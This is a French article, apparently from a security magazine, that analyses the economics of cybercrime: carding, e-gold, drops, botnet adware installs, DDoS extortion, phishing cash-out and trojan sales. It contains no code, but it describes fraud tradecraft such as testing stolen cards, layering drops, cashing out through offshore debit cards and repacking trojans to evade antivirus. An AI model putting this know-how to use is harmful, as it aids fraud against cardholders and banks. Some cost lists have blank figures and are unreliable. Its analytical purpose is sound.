De nombreux forums sur Internet servent également de marchés pour le carding



**Figure 6.** Cartes plastiques

(CCpowerForums.com est l'un des forums les plus populaires) bien que la persistance des messages constitue une barrière pour la plupart des cyber-criminels sérieux qui en général optent alors pour IRC (Figure 2).

### La devise

E-gold est une devise en or digitale, exploitée par la Gold & Silver Reserve Inc. sous e-gold Ltd. C'est un système qui autorise des transferts instantanés de propriété d'or entre les usagers.

Habituellement, les gros comptes sont détenus par des gens appelés *Gold Bugs*, autrement dit, des gens qui ne font pas confiance aux devises traditionnelles telles que le dollar, l'euro, le yen, le livre britannique, etc. et préfèrent investir dans de l'or ; cependant, l'utilisation facile de e-gold en a fait un moyen de paiement universel :

- *Anonymat* : ouvrir un compte e-gold prend moins d'une minute et ne demande que quelques clics. Aucune adresse de messagerie électronique valide n'est exigée et même si les utilisateurs sont obligés de saisir un nom, personne ne le vérifie.

Les adresses IP sont sauvegardées mais l'utilisation toute simple d'un proxy rend cette mesure inutilisable en tant que moyen de repérage.

Conclusion : les comptes e-gold sont anonymes.

- *Irréversibilité* : à la différence d'autres moyens de paiement électronique populaires, comme Paypal, toutes les transactions (appelées *dépenses*) sur e-gold sont irréversibles. La société renforce cette politique même en cas d'erreur de l'utilisateur.
- *Indépendance* : e-gold Ltd. a été enregistrée à Nevis (West Indies) en 1999, mais a été enlevée du registre en 2003 pour cause de non-paiement des frais. C'est donc une structure qui n'est pas enregistrée et qui n'est soumise à la législation d'aucun pays. Ce point a toutefois été récemment clarifié par le Président et le fondateur, Dr. Douglas Jackson dans sa déclaration publiée : *e-gold fonctionne de manière légale et n'admet pas les personnes qui*

*tentent de se servir de e-gold pour des activités criminelles. e-gold coopère depuis de nombreuses années avec les organismes chargés de faire respecter la loi aux Etats-Unis et dans le monde, en fournissant les données et l'aide dans les enquêtes en réponse aux demandes légales.[...] Notre personnel a participé à des centaines d'enquêtes en apportant son aide à FBI, FTC, IRS, DEA, SEC, USPS, et d'autres.*

Les moyens de paiement très populaires restent les transferts câblés d'argent ; ce type de services est offert par des sociétés, comme Western Union ou MoneyGram. Le schéma est très simple : un individu A dépose un certain montant d'argent liquide dans une agence de société de transfert d'argent ainsi que les coordonnées de l'individu B. L'individu B se présente alors dans n'importe quelle agence de la société dans le monde et grâce au numéro de transaction (qui lui a été directement envoyé par A) et une carte d'identité, il obtient l'argent liquide (déduit des frais de transactions, inutile de le dire).

Ces transferts sont eux aussi irréversibles. Ils traversent les frontières presque instantanément et sont quasiment anonymes. En effet, même si en théorie une pièce d'identité est exigée pour recevoir l'argent liquide, en pratique, les bureaux dans certains pays font des vérifications superficielles, voire aucune vérification du tout. Parmi ces pays se trouvent notamment le Brésil, la Russie, l'Ukraine et beaucoup d'états d'Afrique. Au premier abord, cela semble être une politique terriblement peu rigoureuse mais n'oubliez pas que dans certains pays, les cartes d'identité ne sont pas obligatoires (et la plupart de gens n'ont pas les moyens de s'en offrir), vous comprendrez alors la logique de ce point.



**Figure 7.** Lecteur de bandes magnétiques

Tant e-gold que les agences de transfert d'argent ne sont pas liés exclusivement à la cyber-criminalité ; certains s'en servent à des fins complètement légales ou même pour des transactions criminelles qui n'ont aucun rapport avec les scams de l'Internet. A titre d'exemple, il est fréquemment admis qu'ils sont essentiellement des instruments de blanchiment d'argent, en raison de la nature des services qu'ils proposent.

## Modèle économique de carding

Des informations complètes sur des milliers de cartes de crédit – parfois comprenant le numéro de sécurité sociale du titulaire – sont volées quotidiennement (Figure 3). Dans la plupart des réseaux, un CC complet (CC full) qui contient toutes les informations sur la carte, non seulement son numéro, mais aussi la date d'expiration et le numéro de sécurité, coûte entre 2 et 5 dollars, payés via e-gold. Bien sûr, rien ne garantit que ce numéro fonctionnera... En fait, la plupart de *carders* à qui j'ai parlé estimaient que 80 % de numéros vendus sur Internet n'étaient pas bons. Par conséquent, les réseaux de confiance comprenant les vendeurs et les acheteurs jouent un rôle important.

Ils les achètent par série de 10 à plus de 100. A ce moment, la transaction rappelle la vente de drogue : le vendeur envoie un échantillon à l'acheteur (une carte de crédit) qui l'essaie. Si les échantillons semblent bons, il achète le reste.

La manière la plus sûre de tester une carte de crédit consiste à débiter son compte de quelques euros bien qu'il existe certains services de vérification

en-ligne avec une précision variable. Les acheteurs de cartes de crédit les utiliseraient pour des achats sur le net ou directement dans les boutiques.

## Acheter des choses sur Internet

Un site, sur lequel les escrocs peuvent acheter des choses avec une carte volée, s'appelle en jargon informatique un site *cartable*. Ces sites sont des magasins en ligne qui n'exigent pas que l'adresse de facturation et de livraison soient identiques. Ainsi, les criminels achètent des marchandises en ligne avec une carte volée et les font livrer aux *drops*.

Tandis qu'un *carder* moyen utilisera les *drops* pour des opérations ponctuelles (pour acheter un ordinateur portable, un t-shirt, etc.), certaines organisations criminelles en font une entreprise à plein temps. Ils recrutent les *drops* via les fausses offres d'emploi, ressemblant à la lettre présentée en annexe (celle-là est toutefois prévue pour Paypal et non pour les paquets – Figure 4).

Les cyber-criminels achètent des marchandises en ligne, les font livrer aux *drops* qui les leur retournent et ensuite la marchandise est vendue sur eBay.

- Coûts :
- acheter 40 numéros valides de cartes de crédit : [il faut acheter 100 numéros à 2 dollars chaque à un vendeur de confiance pour en avoir 40 qui fonctionnent],
- payer 10 *drops* pour renvoyer un paquet par semaine : 800\$ [à 20\$ le paquet],
- coût des envois des paquets de *drops* aux cyber-criminels : ,
- bénéfices,
- revendre la marchandise sur eBay pour : le paquet, sachant que certains sont plus chers (par exemple, ordinateurs portables) et d'autres moins chers (par exemple, vêtements)],
- coût total par mois : ,
- bénéfice par mois : ,
- Gain net par mois : ,
- Index de productivité (*Bénéfices/Coûts*) : 8,9.

En réalité, il ne s'agit que d'un exemple. Les bénéfices peuvent être augmentés grâce à un roulement plus important. Dans ce

cas-là, les chances de *rester en dehors des radars* de la justice internationale sont considérablement réduites. Comme c'est le cas de quasiment tous les modèles économiques criminels, il existe une proportion entre les bénéfices accumulés et les probabilités d'être découvert.

## Faire des achats dans de vrais magasins (instore carding)

Ce type d'arnaque existe depuis le début des années 90 lorsque les boutiques en ligne n'existaient pas encore. A l'époque, les arnaqueurs vendaient des copies digitales (des *dumps* en jargon informatique) des informations présentes sur la bande magnétique des cartes de crédit et recueillies généralement. Il peut donc être considéré comme la *vieille école*. À l'époque, les escrocs vendaient des copies digitales (des *dumps* en jargon informatique) des informations qui se trouvent sur la bande magnétique des cartes de crédit et sont en général recueillies par les infâmes *skimmers* ATA - distributeurs de billets piratés (Figure 5).

Les informations recueillies étaient alors vendues et les acheteurs des numéros volés fabriquaient de fausses cartes (appelées *cartes plastiques*) à l'aide d'un appareil qui gravait les infos sur des bandes numériques. Ensuite, des achats étaient effectués avec ces fausses cartes jusqu'à concurrence du montant autorisé pour la carte originale. Si le PIN avait été volé aussi (à l'aide des caméras cachées ou même d'un faux clavier de distributeur automatique, voire par une observation attentive), le retrait d'argent était également possible.

Aujourd'hui, des numéros de cartes sont toujours vendus sur l'Internet. Bien sûr, il est possible de produire une carte de crédit *plastique* à partir tout simplement d'un numéro trouvé dans les bases de données de certains magasins en ligne. Les informations générées ainsi sont considérées comme moins fiables que les informations volées à l'aide d'un appareil mais elles sont aussi moins chères. Une carte produite à partir d'un ensemble complet d'informations sur les cartes de crédit coûte 10 dollars, alors qu'une carte Visa Classique piratée se vend à environ 80 dollars (Figure 6 et 7). Ce point nous amène à analyser le modèle économique suivant :

### Listing 1. Conversation sur IRC

```
<G-Dogg> Mec, les gens sont vraiment
trop bêtes pour tomber dans ces
scams
<high5> non, c'est pas vrai
<high5> écoute
<high5> si tu en as jamais entendu
parler, t'aurais fait la MEME chose
<G-Dogg> peut-être
<high5> j'suis là depuis 98,
et crois-moi. Même les professeurs
tombent dans le piège des sites
scammés
<high5> je suis entré dans un des
plus grands domaines .edu.
<high5> avec un mot de passé
d'un site scammé
<high5> tu peux le croire ?
```




Figure 8. Statistiques de BetterInternet

- Coûts :
  - 20 ensembles d'informations valides sur les cartes de crédit : 200\$,
  - 20 cartes plastiques : 60\$ x 20 = 1200\$,
  - Appareil pour graver les cartes : 400\$,
- Bénéfices :
  - considérant que 40% de cartes faussées sont refusées et estimant qu'une limite moyenne autorisée de dépenses s'élève à 1000 dollars par carte (cartes Visa classique ont une limite de 500\$ à 3,500\$) : 12,000\$,
- Coût total : 1,800\$,
- Bénéfices totaux : 12,000\$,
- Gain : 10,200\$,
- Index de productivité (bénéfices/coûts): 6.67.

### Installation des logiciels espions et les logiciels publicitaires

Les pirates contrôlant des botnets disposent également d'armées de zombies (par exemple, des machines esclaves infectées) pour infecter des ordinateurs de logiciels espions.

Afin d'analyser en détails ce modèle économique, regardons de près celui des entreprises publicitaires – les deux sont étroitement liés.

Le rôle clé des entreprises de logiciels espions/publicitaires qui s'appellent eux-mêmes officiellement entreprises de *marketing comportementale*, consiste à fournir un point central de rencontre à trois types de destinataires : annonceurs, partenaires (souvent appelés sociétés affiliées) et utilisateurs. Ce modèle économique se décompose ainsi :

- Les annonceurs payent l'entreprise de logiciels espions/publicitaires

pour que leurs publicités soient affichées (fenêtres pop-up, fenêtres intégrées, etc...),

- L'entreprise de logiciels espions/publicitaires paie ses partenaires/sociétés affiliées à chaque installation d'un programme de logiciels espions/publicitaires sur l'ordinateur d'un utilisateur final.

Ce dernier point est généralement effectué via des offres groupées de programmes de logiciels espions/publicitaires avec des logiciels *gratuits*.

Du point de vue moral, ce concept est tout à fait acceptable. Les utilisateurs choisissent d'installer un logiciel gratuit mais avec l'inconvénient de voir s'afficher les annonces de temps en temps au lieu d'acquiescer un logiciel dépourvu d'annonces intempestives (comme quand nous regardons les programmes TV sur les chaînes privées).

Toutefois, l'élément *partenaire* s'avère parfois être une partie pourrie du fruit. La communauté botnet sait que la source principale des bénéfices pour les herders de botnet vient aujourd'hui des installations de logiciels espions/publicitaires qu'ils exécutent sur des ensembles d'ordinateurs infectés, ce qui leur apporte de l'argent de la part des entreprises publicitaires. La plupart de ces dernières, il est vrai, annoncent clairement sur leurs sites Web la nécessité d'être honnête et éthique afin de participer à leurs programmes de partenariat. À titre d'exemple, BetterInternet propose le site suivant avec les recommandations pour les partenaires : <http://www.bestoffersnetworks.com/partners/guidelines.php>.

Une analyse rapide des statistiques liées à l'installation des logiciels espions/publicitaires révèle toutefois que l'honnêteté est extrêmement douteuse derrière ce

type de publications. Prenons l'exemple du programme Adware/BetterInternet de Fortinet. Le rapport d'activités de février 2006 présente les chiffres suivants (Figure 8) :

- Il y a un point frappant dans les chiffres : des pics extrêmement aigus du volume d'installation des composants des logiciels publicitaires apparaissent lundi et jeudi. C'était également le cas en janvier. Une telle cohérence et régularité des pics de l'activité, tant dans le volume et la fréquence indique qu'un propriétaire de botnet a mis en place quelque part une procédure d'installation massive des composants des logiciels publicitaires tous les lundis et jeudis tous les mois. Entre temps, les composants publicitaires sont probablement effacés de l'ordinateur infecté et la prochaine installation aura le même effet.
- Une question se pose : est-ce que les entreprises de logiciels publicitaires avec un programme de partenariat sont réellement abusées par les herders de botnet ? Ou, est-ce qu'ils autorisent, de manière passive, cette activité car à la fin, les seules victimes sont les utilisateurs alors que tous les autres acteurs appartenant au cercle tirent des bénéfices de cette situation ? (Figure 9).

Nous laissons au lecteur le soin de répondre à cette question. En ce qui concerne le modèle économique d'installation des logiciels publicitaires, en voici la composition.

Les coûts impliqués se limitent principalement à la construction d'un botnet :

- accès root à un ordinateur Linux pour héberger un canal de




Figure 9. Utiliser les botnets pour installer des logiciels espions



- commande et de contrôle (en général, serveur IRC) : 15\$,
- une carte de crédit volée pour enregistrer un nom de domaine du canal de commande et de contrôle : 2\$,
- source du bot : 2\$,
- la mise de l'ensemble dans un fichier exécutable, indétectable par la majorité des vendeurs AV pendant quelques jours : 100\$,
- une nouvelle liste de spams (par exemple, une liste des *adresses de messagerie électronique actives*) : 8\$,
- quelques php-mailers pour spammer environ 100 000 de boîtes de messageries électroniques en 6 heures : 30\$.

En supposant que l'entreprise publicitaire paye 0.40\$ l'installation, que le botnet est composé de 5000 ordinateurs Zombies et que les deux opérations d'installation sur tous les ordinateurs Zombie sont effectuées une fois par semaine, tout cela donne le résultat suivant pour le premier mois d'exploitation :

- *Coût total* : 157\$ (une fois),
- *Bénéfices totaux* :  $0.4 \times 5000 \times 8 = 16,000\$$  (mensuel),
- *Gain* : 15,843\$ (premier mois),
- *Index de productivité (Bénéfices/Coûts)* : 102 (premier mois).

Il faut remarquer deux points ici :

- Le *Botnet herding* implique certaines compétences : capacité d'installer un serveur IRC, de modifier légèrement et de compiler un bot... Ces points impressionnent peu l'utilisateur expérimenté mais aux yeux des *kids*, les herdiers de botnet, ils constituent vraiment une caste supérieure,
- Ce modèle économique assure un salaire mensuel et peu de frais de maintenance. Essentiellement, les frais de maintenance servent à maintenir le botnet et à le faire fonctionner à un montant fixe.

Puisque les ordinateurs Zombies sont parfois désinfectés ou réinstallés, il faut alors répéter de temps en temps les trois

dernières étapes ci-dessus (paquetage, trouver une liste de spam, spamming).

## Modèle économique d'extorsion en ligne

Ce modèle économique pourrait s'appeler *cyber-racket* car il ressemble beaucoup au racket du *monde réel* sur de nombreux aspects. Voilà un scénario typique d'extorsion en ligne : une compagnie qui fait de la vente sur Internet, disons, vente d'enregistrements de musique en ligne, reçoit un message électronique menaçant : elle doit payer 10.000 dollars à un drop spécifié ou son site Internet sera estropié en une semaine. La compagnie ignore le mail et quelques jours plus tard, son serveur se plante, ce qui entraîne des pertes d'argent considérables. Ensuite, arrive un deuxième message, cette fois-ci demandant 40.000 dollars. En cas de non-paiement, la compagnie risque encore des pertes. En revanche, contre paiement, une protection lui est généreusement offerte pendant un an. Après avoir fait le calcul, la compagnie paie. A la fin, la rançon apparaît dans la colonne *frais de sécurité* dans les rapports financiers de l'entreprise.

Même si la plupart des victimes ne veulent pas rendre l'information sur l'extorsion publique, ce type de scénario apparaît plus fréquemment que ce qui est signalé. D'après le sondage mené par Carnegie Mellon University researchers, rien que 17 % des PME et PMI ont avoué avoir été attaqués et il est généralement admis que deux tiers des essais d'extorsion en ligne ne sont pas rapportés.

La clé du succès pour un modèle économique de l'extorsion en ligne réside dans le rapport des coûts : tant que les montants extorqués sont clairement inférieurs aux pertes dues aux pannes et aux frais de la mise en place d'une solution de protection efficace, ce modèle n'a aucune raison de ne pas fonctionner.

A titre d'exemple, prenons le fameux cas de *BetCris.com*, une entreprise ciblée (un site Web de jeux et de paris, situé à Costa Rica) qui a reconnu avoir perdu environ 100,000\$ par jour lors de panne. Ce montant est beaucoup plus important que les 20,000\$ demandés par les cyber-criminels pour cesser leur attaque.

- Les cyber-criminels se servent d'une technique connue sous le nom d'*attaque par saturation* (en anglais, Distributed Denial of Service, DDoS) pour attaquer et estropier le site Web de la victime. Ce type d'attaque est généralement lancé depuis un botnet. Le principe en est simple et extrêmement efficace : via le canal de commande et de contrôle du botnet, chaque ordinateur Zombie (*esclaves infectés* qui composent le botnet) est chargé d'inonder la cible, en général avec un trafic légal en apparence (simple exemple : faire une requête d'un site Web sur le serveur cible). A condition que le nombre d'ordinateurs Zombie participant à l'attaque soit suffisant, le trafic total consomme toutes les ressources du réseau ciblé, en commençant par sa bande passante,




Figure 10. Php Mailer

- Un botnet *typique* comprend entre 5,000 et 10,000 ordinateurs Zombies et est capable par conséquent de générer une attaque DDoS en consommant jusqu'à 1 Go de la bande passante. Ce chiffre est suffisant pour mettre en panne une grande partie des entreprises mais il n'arrive pas à remplir le canal d'un centre de données solide et bien préparé. Cependant, il existait des botnets comprenant jusqu'à un million d'ordinateurs Zombies, démantelés dans le passé et plusieurs botnets plus petits sont sûrement connectés (par exemple, ils appartiennent aux mêmes herders qui peuvent alors rassembler leurs forces dans une seule attaque DDoS).
- En raison de la nature des attaques DDoS, la protection constitue un défi complexe et exigeant.

Bien que les produits prêts à être utilisés existent, la seule manière de protéger votre bande passante contre la saturation, consiste à augmenter votre réseau de communication de telle sorte que le trafic généré par les ordinateurs Zombies soit absorbé. Certaines entreprises proposent des centres de données avec une large bande passante, qui, combinée aux différentes astuces contre DDoS, absorbe efficacement le trafic généré par des attaques DDoS de taille moyenne, le trafic légal étant alors redirigé vers les serveurs clients, et donc maintenu durant l'attaque. Cette stratégie, connue sous le nom de *scrubbing* et le service coûtent environ 50,000\$ par an aux PME.

Sachant que les ventes en ligne sont en pleine expansion et génèrent des milliards de dollars de profits, et offrent une large gamme des cibles potentielles (boutique de musique en ligne, sites Web de paris, services en ligne... toutes les sociétés qui peuvent perdre de l'argent en ligne), nous pouvons supposer que les extorqueurs sur le Web ont encore de beaux jours devant eux. En supposant qu'un cyber-criminel souhaite rester relativement éloigné des radars de la justice, l'exemple suivant est envisageable :

- **Coût total** : construction d'un ensemble de 5 à 10 botnets d'une taille moyenne : 1,500\$,

- **Bénéfices totaux** : 50,000\$ par an, avec 5 entreprises rackettées avec succès, dont les rançons s'élèvent à environ 10,000\$ par entreprise,
- **Gain** : 48,500\$ (par an),
- **Index de productivité (Bénéfices/Coûts)** : 32,3 (par an),

## Modèle économique de Phishing

C'est probablement l'activité qui est le plus couvert par la presse. Le phishing atteint des sommes vertigineuses sur le dos d'utilisateurs inexpérimentés ou naïfs (Listing 1).

Cette conversation montre que les gens tombent dans le piège, non pas par stupidité, mais par manque d'information sur le sujet, ainsi que sur la sécurité informatique. Contrairement à ce que certaines personnes suggèrent, nous n'avons pas besoin de *patches pour la stupidité* mais des programmes éducatifs pour les utilisateurs.

## Étape de Phishing

Les coûts impliqués dans une opération de *phishing* (à part la partie d'encaissement) :

- le *phishing kit* incluant une lettre et une page Web : 5\$,
- une nouvelle liste d'adresses de messageries électronique : 8\$,
- quelque *php-mailers pour spammer* environ 100 000 boîtes de messageries électroniques en 6 heures : 30\$,
- un site piraté pour abriter une page Web pour quelques jours : 10\$,
- numéro da *carte de crédit pour enregistrer un nom de domaine* : 10\$.

Le coût total pour une opération de *phishing* s'élève à : 63\$.

Les compétences nécessaires pour ce type d'opération sont vraiment basiques. Le succès dépend de plusieurs facteurs, dont :

- la *qualité* de la mailing liste (pourcentage de véritable quel est le pourcentage de vraies adresses de messagerie électronique dans la liste),
- à quel point l'attaque est focalisée. A titre d'exemple, une arnaque qui a pour cible une banque brésilienne a plus de chances de succès en envoyant les mails à des adresses *.br* qu'à des adresses prises au hasard, l'éducation du public ciblé. Comme nous l'avons vu précédemment, les gens sont plus faciles à arnaquer quand ils ignorent tout du *phishing*. C'est pour cette raison qu'en 2005 et 2006, nous observons une expansion régulière du *phishing* dans de nouveaux pays. Les utilisateurs de ces pays qui ne connaissent pas encore ce type d'attaque sont aux yeux des arnaqueurs une nouvelle cible particulièrement intéressante,
- la qualité des serveurs qui envoient les messages électroniques. Les *phishers* achètent en général ce qu'ils appellent : *direct to inbox*, ce qui signifie que les messages électroniques ne se retrouvent pas dans le *junk email* ou le *spam*, mais atterrissent directement dans la boîte de réception des utilisateurs. Un *phpmailer* est la simple interface php du serveur de messagerie électronique d'un serveur (piraté) ; c'est la manière la plus simple d'envoyer des messages indésirables. Tout le monde est capable de le faire.

D'un autre côté, le concept *directement à la boîte de réception* est plus difficile à saisir et a donné lieu à des situations amusantes pendant notre enquête (Figure 11).

En fait, lorsque les kids disent *directement à la boîte de réception*, ils pensent aux messages électroniques envoyés de *phpmailer* qui finissent leur



Figure 11. Compte hameçonné

route dans le dossier *BOITE DE RECEPTION* des utilisateurs et non SPAM (dans les *adresses@yahoo.fr*) ou BULK (dans les *adresses@gmail.com*). Même si la liste de publipostage ciblée ne contient pas nécessairement ce type d'adresses, une majorité semble penser que *si cela fonctionne avec @yahoo.com, cela fonctionnera avec tout*. Chose intéressante, ils semblent penser que *envoyer directement* ne dépend que de l'hébergeur de mailer (par exemple, est-ce qu'il se trouve sur une liste noire de spam, est-ce qu'il crée des en-têtes et des enveloppes SMTP correctes, est-ce qu'il est conforme à la norme Sender Policy Framework, etc...) et non du contenu des lettres scam.

Une fois qu'ils ont modifié ces caractéristiques, la plupart de phishers à qui j'ai parlé ont signalé recevoir environ 20 comptes par opération impliquant l'envoi de 100,000 messages électroniques de phishing. Les ventes sont, bien évidemment, extrêmement variables et imprévisibles mais il n'est pas rare d'entendre ou de voir les phishers annonçant des ventes de 100K\$ (Figure 12).

Peu importe cependant le montant des ventes des comptes volés, ce n'est pas de l'argent liquide. Il s'agit d'argent virtuel. C'est un numéro sur une interface de banque sur Internet. D'où la question suivante : comment transformer l'argent virtuel en argent liquide ? (Sans parler philosophie).

## Etape d'encaissement

Il existe trois stratégies principales pour lesquelles un phisher à succès peut opter afin de tirer de l'argent avec les logins bancaires volés en ligne :

*Vendre les informations sur les logins volés.*

C'est la stratégie que choisissent la plupart des phishers car la traçabilité des transactions bancaires et des quantités de sommes impliquées comportent davantage de risques et de complications ultérieures qu'une simple fraude à la carte. Le compte présenté sur la Figure 12 ci-dessus a été négocié sur la base de 400\$ , payable immédiatement par e-gold. En général, les comptes dont le solde s'élève à plus de 100K\$ sont négociés entre 100\$ et 500\$ e-gold.

Eu égard l'exemple, nous pouvons supposer que pour 20 comptes qu'un phisher typique a obtenus par les opérations de phishing décrites à l'étape 1 ci-dessus, il peut les vendre de 200\$ à 2,000\$. En prenant en compte les coûts des opérations de phishing (\$63), nous arrivons au modèle suivant :

- *Coût total* : 63\$,
- *Bénéfices totaux* : 200\$ - 2,000\$,
- *Gain* : 137\$ - 1,937\$,
- *Index de productivité (Bénéfices/Coûts)* : 3.17 - 31.7.

Comme vous le constatez, la productivité n'est pas élevée mais elle génère toujours davantage que les kids du niveau initial et cette étape est moins risquée que s'amuser avec les drops pour transformer l'argent virtuel en argent réel.

*Encaisser de l'argent par le réseau de drops.*

Cette solution rapporte incontestablement davantage mais elle comporte plus de risques aussi – il s'agit de trouver un *drop* à qui faire confiance (reportez-vous au chapitre *drops* dans la partie *Profiles*), ce qui est loin d'être une tâche facile : le *drop* est censé ne pas vous trahir s'il est démasqué... En effet, les *drops* qui renvoient de l'argent aux phishers ont

besoin en théorie de leur nom et adresse. En pratique, un phisher prudent utilise plusieurs *couches* de drops avant de recevoir l'argent (ou ce qui en reste).

Il est également possible de demander un paiement en e-gold, mais les drops semblent être réticents à le faire :

- les informations volées sur les cartes de crédit sont utilisées pour acheter des e-gold, répartis de préférence entre plusieurs comptes afin de réduire la visibilité de chaque transaction,
- e-gold est utilisé pour charger les cartes de débit (typiquement Cirrus ou Maestro) établies par des entreprises extra-territoriales qui exigent uniquement une adresse valide pour y envoyer la carte. Cette adresse peut être celle d'une boîte postale ou d'un drop.

L'argent liquide est alors retiré aux guichets automatiques avec les cartes de débit jusqu'à l'épuisement du solde limite journalier de la carte. Si nous supposons que le solde total des comptes volés s'élève à 100,000\$ :

- *Coûts* :
- opération de Phishing : 63\$,
- frais de transaction de e-gold : 4 % de 100,000\$ = 4,000\$,
- commande de 100 cartes de débit : 20\$ x 100 = 2,000\$,
- frais mensuels de toutes les cartes de débit : 3\$ x 100 = 300\$,
- frais de chargement de cartes : 3,5 % de 100,000\$ = 3,500\$,
- *Coût total* : 9,863\$,
- *Bénéfices totaux* : 100,000\$,
- *Gain* : 90,137\$,
- *Index de productivité (Bénéfices/Coûts)* : 10.

## Un mot sur la mafia

Les canaux de phishing sur IRC sont ainsi : un marché où certains vendent des informations financières volées et d'autres les achètent. Ces derniers peuvent être des individus isolés souhaitant mettre en place soit la stratégie b) soit c), présentées ci-dessus, sans devoir passer par la mise en place d'une opération de phishing. Ou alors, il peut s'agir d'organisations criminelles




Figure 12. Utilisation de mobiles surtaxés

qui disposent de leurs propres drops locaux sous contrôle pour encaisser de l'argent. Si nous supposons que le prix d'achat s'élève à 500\$ pour un compte représentant le solde de 200,000\$, cela produira l'index de productivité exceptionnel de 400.

Par comparaison avec le trafic de drogue : là où poussent les coquelicots, dans le fameux Triangle d'Or, 10 kilos d'opium coûtent environ 1000\$. Avec cette quantité, un bon chimiste obtient jusqu'à environ 850 grammes d'héroïne pure. Sur le marché, chaque dose de 0,085 grammes se vend à 100\$, ce qui fait qu'un investissement de 1000\$ rapporte 1 000 000\$. C'est-à-dire que le retour sur investissement est de 1000 %.

Mais ce calcul ne prend pas en compte plusieurs coûts associés, tels que la transformation chimique du produit, le transport, le stockage. Ce résultat est divisé au moins par deux en raison des coûts susmentionnés et le retour sur investissement tombe à 400 % environ.

Vu que le retour est très élevé dans le *phishing*, mais avec un niveau de risque inférieur à celui des affaires liées à la drogue, il est logique de penser que les organisations criminelles traditionnelles soient très intéressées par une telle entreprise.

### Modèle économique de l'espionnage industriel

Comme nous l'avons mentionné plus haut, les sociétés sujettes à de l'extorsion en ligne préfèrent rester discrètes sur le sujet. Ce n'est pas une surprise que cette stratégie s'applique aussi aux sociétés victimes d'attaques ayant pour but de voler de l'information corporative, de la propriété intellectuelle ou n'importe quelle autre donnée susceptibles d'être vendues aux entreprises concurrentes.

Plusieurs cas ont fait surface et parmi eux, la fameuse histoire du cheval de Troie israélien : un ingénieur de logiciels basé à Londres a créé un programme de cheval de Troie conçu spécialement pour exfiltrer des données critiques dans les ordinateurs infectés par ce programme. Il a monté une véritable affaire en vendant

son programme de cheval de Troie aux entreprises sises en Israël qui l'utiliseraient à des fins d'espionnage industriel en l'installant dans les réseaux de leurs concurrents. Les moyens utilisés pour mettre en place le cheval de Troie étaient divers et variés et parfois très inventifs, allant de simples pièges dans les messages électroniques jusqu'à l'envoi massif d'un CD promotionnel infecté avec le programme malveillant.

### Vendre les outils (chevaux de Troie et vers)

C'est une activité habituellement réservée aux *coders* (reportez-vous aux profils ci-dessus). Il n'y a pas de coût de production, juste un investissement de temps pour fabriquer le produit personnalisé et indétectable pour les *clients*. Un cheval de Troie indétectable, personnalisé, pourvu des rootkits coûte jusqu'à 800\$ et 20\$ environ par mois pour les mises à jour qui permettent au logiciel de rester indétectable par les programmes antivirus les plus courants.

Le service séparé *rendre mon cheval de Troie indétectable* est également proposé à un prix moindre (de 80\$ à 150\$). Cette technique consiste à répéter le processus d'emballage et de modification du code binaire jusqu'à ce qu'il devienne indétectable aux services antivirus en-ligne.

Si un jour une version amusante du jeu *Qui veut gagner des millions* était organisée, ce genre de question surviendrait très certainement :

Avec quel avis de non-responsabilité, les coders impliqués dans les entreprises de chevaux de Troie et de vers, essaient-ils systématiquement d'assurer leurs arrières ?

- Nous ne pouvons pas être tenus responsables des actions entreprises par nos clients,
- Nous n'autorisons pas l'utilisation de nos logiciels à des fins de malveillance,
- Produit seulement à usage éducatif,
- Tous les points ensemble.

### Vendre de la propriété intellectuelle volée

